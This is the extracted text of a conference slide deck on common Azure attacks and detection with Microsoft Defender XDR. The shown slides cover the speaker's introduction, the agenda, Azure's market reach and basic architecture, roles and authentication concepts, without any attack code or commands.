

Experts Live Emirates

POWERED BY
 Cloud
Mechanics



BESPIN GLOBAL
an **e&enterprise** company

 **Admin By Request**
ZERO TRUST PLATFORM



Common Azure Attacks and Detection Strategies with Microsoft Defender XDR

Complete Research Process



Presented By: Deniz Mutlu




Hello & Welcome!

My name is Deniz Mutlu

Microsoft Security MVP & MCT

Work At : @ Swiss Post Cybersecurity (Hacknowledge)

Fancy Title : Director Strategic Partner Mgmt | Senior Security Engineer



<https://linkedin.com/in/dmutlu>

Program of today

- Introduction
- Azure Fundamentals
- Research process
- Azure Kill Chain & tools for attacks
- Best approach for Detection
- Conclusion


Program of today

- Introduction
- Azure Fundamentals
- Research process
- Azure Kill Chain & tools for attacks
- Best approach for Detection
- Conclusion

Introduction of Azure Attacks

- Microsoft claims 95% of the Fortune 500 companies with Azure*
- Azure has more than 200 products and cloud services*
- New Era of Attacks focusing Azure (AI will help)
- Microsoft said “Think Graph!” (BloodHound also)

*[What is Azure—Microsoft Cloud Services | Microsoft Azure](#)




Azure Basics


- Understand Azure Architecture
- Understand Roles and Privileges
- Understand Authentication methods

Tenant







Tenant




Tenant

